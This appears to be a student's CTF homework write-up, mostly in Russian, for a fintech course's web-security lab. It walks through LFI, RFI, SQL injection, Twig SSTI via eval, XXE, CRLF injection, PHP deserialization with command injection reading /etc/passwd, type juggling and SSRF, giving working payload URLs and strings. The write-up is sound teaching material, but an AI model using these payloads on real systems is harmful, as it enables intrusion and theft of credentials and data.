**#tinkoff fintech**


homework #1

WEB   
Security

**27.02.2019**

# Задачи:


1. **Необходимо выполнить максимальное количество заданий на нашем CTF портале.**
2. **Каждый захваченный флаг нужно прислать с подробным описанием захвата.**
3. **Оценки будут проставлены на основе количества захваченных флагов.**



# LFI: D GRADE.

## Flag Location: /var/www/html/flag

The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions.  
Для нахождение флага достаточно просто использовать уязвимость **lfi path traversal**

****


Выведет нам список паролей. А еще мы узнаем где находится корневая директория. Заглянем в <http://fintech-vuln.l0r.ru/lfi.php?page=../../../../../var/www/html/flag>

И все :)

# RFI: D GRADE.

## Flag Location: $flag variable in rfi.php

The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions..  
Не многим более сложная задача. Для нахождение флага загрузим код на какой-нибуть внешний источник. Я использовал свой (не секьюрно :D ) репозиторий на гитхабе.



<http://fintech-vuln.l0r.ru/rfi.php?page=https://raw.githubusercontent.com/s-yakubovskiy/init/master/header.inc.php.txt>

И все, флаг у нас.

# SQL Injection: D Grade.

## Flag Location: grab admin

This lab shows how to easy gain access to the database. If attacker found this vulnerability he may read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file presented on the DBMS file system and in some cases issue commands to the operating system.


Чтобы получить флаг - нужно зайти под админом. Пароля мы не знает, разумеется. Пробуем пароль lol.

<http://fintech-vuln.l0r.ru/sql-inj.php?login=admin&password=lol>

Введен неверный пароль. Поэтому надо поменять логику добавив 100% правильное выражение вида: or 1=1

Для этого надо использовать sql injection вставив ‘ or 1=1 --1%’

<http://fintech-vuln.l0r.ru/sql-inj.php?login=admin&password=lol%27%20or%201=1%20--%201%%27>


В итоге

# SSTI: D Grade

## Flag Location: in $flag var

The software receives input from an upstream component, but it does not neutralize or incorrectly neutralizes code syntax before inserting the input into an executable resource, such as a library, configuration file, or template.

Было сложно. Очевидно, что исходя из названия надо было искать уязвимость в шаблонизаторе. Тут использовался twig шаблонизатор. Проверить можно было с помощью {{7\*7}}



Смотрим исходники

$twig->addFilter(new Twig\_Filter('eval', function ($str) {

return eval($str);

Тут использована небезопасная функция eval. Ее и будем использовать для получения флага.

{{"echo '123';" | eval}} -> эхо работает))

{{" phpinfo();" | eval}} -> дает много полезной инфы :)

И, собственно, юзаем функцию file\_get\_contents чтобы распечатать /var/www/html/ssti.php



Меры защиты от SSTI стандартны. Sanitization в первую очередь. Касательно шаблонизаторов (здесь twig) основаная проблема = обьект \_self, который имеет атрибут env


Много эксплойтов основывается на этом.

# XXE: D Grade aka XML TO JSON

## Flag Location: /var/www/html/flag

The software processes an XML document that can contain XML entities with URIs that resolve to documents outside of the intended sphere of control, causing the product to embed incorrect documents into its output..

С помощью формы для загрузки xml -> json закинем наш xml с добрым кодом. Уязвимость основана на включении секции DTD, а секции DTD, в свою очередь, могут подключать к документу внешние сущности. Вот и подключим нашу внешнюю сущность. Ниже, на скриншоте все очень доступно (и да, спасибо презентации :D )




# CRLF Injection: C aka back to 2000’s

## Flag Location: /var/www/html/flag

This lab shows how to easy return to 2000s, when databases were used not everywhere to store data. The software get user input, but does't sanitize it or sanitizes incorrectly. Special chars can be interpreted as line delimiters when they are sent to a internal component.

Честно говоря, без подсказки в телеграм-чатике тупил 2 дня :( Сама уязвимость достаточно простая, crlf aka \r\n aka %0a%0d

Понадобится BurpSuite, настройка прокси в браузере (локалхост 127.0.0.1). После этого отлавливаем два пакета. Один reg, второй auth.





В burpsuite отлавливаем нужные пакеты, кидаем на репитер. И юзаем уязвимости. Что происходит по факту? Мы в поле логин вбиваем любую информацию, потом использую crlf вбиваю свою строчку кода, которая запишется в “базу” данных aka блокнот :) будет строка выглядеть примерно так:

Роль Имя Пароль


Admin true\_admin666 true\_admin666

(где пароль, а где логин не стал определять точно)





Получаем респонс ОК. Осталось только зайти под нашим тру\_админ666 и получить флаг (тоже запрос в берп сьюит).



{"flag":"4d0beb1562755ffa5641e249c9b05bb5","login":"true\_admin666","role":"admin"}

Причина: unsanitized input.


# 

# SQL Injection: C aka use the D-grade inject’s

## Flag Location: /var/www/html/flag

This lab shows how to easy gain access to the database. If attacker found this vulnerability he may read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file presented on the DBMS file system and in some cases issue commands to the operating system..

У нас нету никакого доступа к базе. Но есть инъекция с прошлого задания. Станем админом :)



Опять будем использовать бёрпсьюит. Пакет в репитер и начинаем тестить. Подбор количества полей:



В итоге 3 поля будет после перебора ответ success.


login=admin1" UNION SELECT 1,2,3--&password=yRhB5MYn

Подставляем неверный айди, в ответе получим:

{"login":2}. Определили что нам нужен второй столбец на печать.



Меняем id пока не найдем нужный нам (смотрим на ответ от сервера). В данном случае айди нулевой.



Вот и он :)

# Deserialization: C aka use the D-grade inject’s

## Flag Location: /var/www/html/flag

The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

PHP допускает сериализацию объектов передаем специальные строки вида

## | "O:7:"MyClass":1:{s:7:"onclose";s:22:"123; cat /etc/passwd #";}"


Где O - object. 7 - количество символов.

**Интереснее разобрать часть кода с s:22:”123; cat /etc/passwd #”**


Что там происходит? Для этого есть исходник (скрин ниже). Мы видим system('echo ' . $this->onclose . ' > /tmp/test')

Echo выполняет 123. Далее выводятся список паролей, но весь поток перенаправлен в /tmp/test. Поэтому мы комментим всё что справа от cat и на выходе получает список паролей и эхо как бонус :)))

Пример из пдф - работает.




Комбинация из unserialize & destruct в действии (первая заносит код в стуктуру, вторая их выполняет).



Видоизменяем нашу строку для вывода флага:

## | O:7:"MyClass":1:{s:7:"onclose";s:29:"123; cat /var/www/html/flag #";}

Флаг выводится скромно вверху страницы



# PHP Type Juggling aka 0’s is fun


## Flag Location: be admin

Bla bla bla..

Все решение в джагглинг таблице. Просто приводим пароль к, скажем - 0 (без двойных кавычек), или к TRUE. Честно не знаю что тут надо ещё расписать. Пруф, как всегда, ниже:

[http://fintech-vuln.l0r.ru/admin.php?login\_data=[true,true](http://fintech-vuln.l0r.ru/admin.php?login_data=%5Btrue,true)]

[http://fintech-vuln.l0r.ru/admin.php?login\_data=[admin,0](http://fintech-vuln.l0r.ru/admin.php?login_data=%5Badmin,0)] or whatever



## 

# SSRF: D Grade aka 0’s is fun

## Flag Location: be admin

The web server receives a URL or similar request from an upstream component and retrieves the contents of this URL, but it does not sufficiently ensure that the request is being sent to the expected destination



Если коротко, то: file:////var/www/html/ssrf.php :)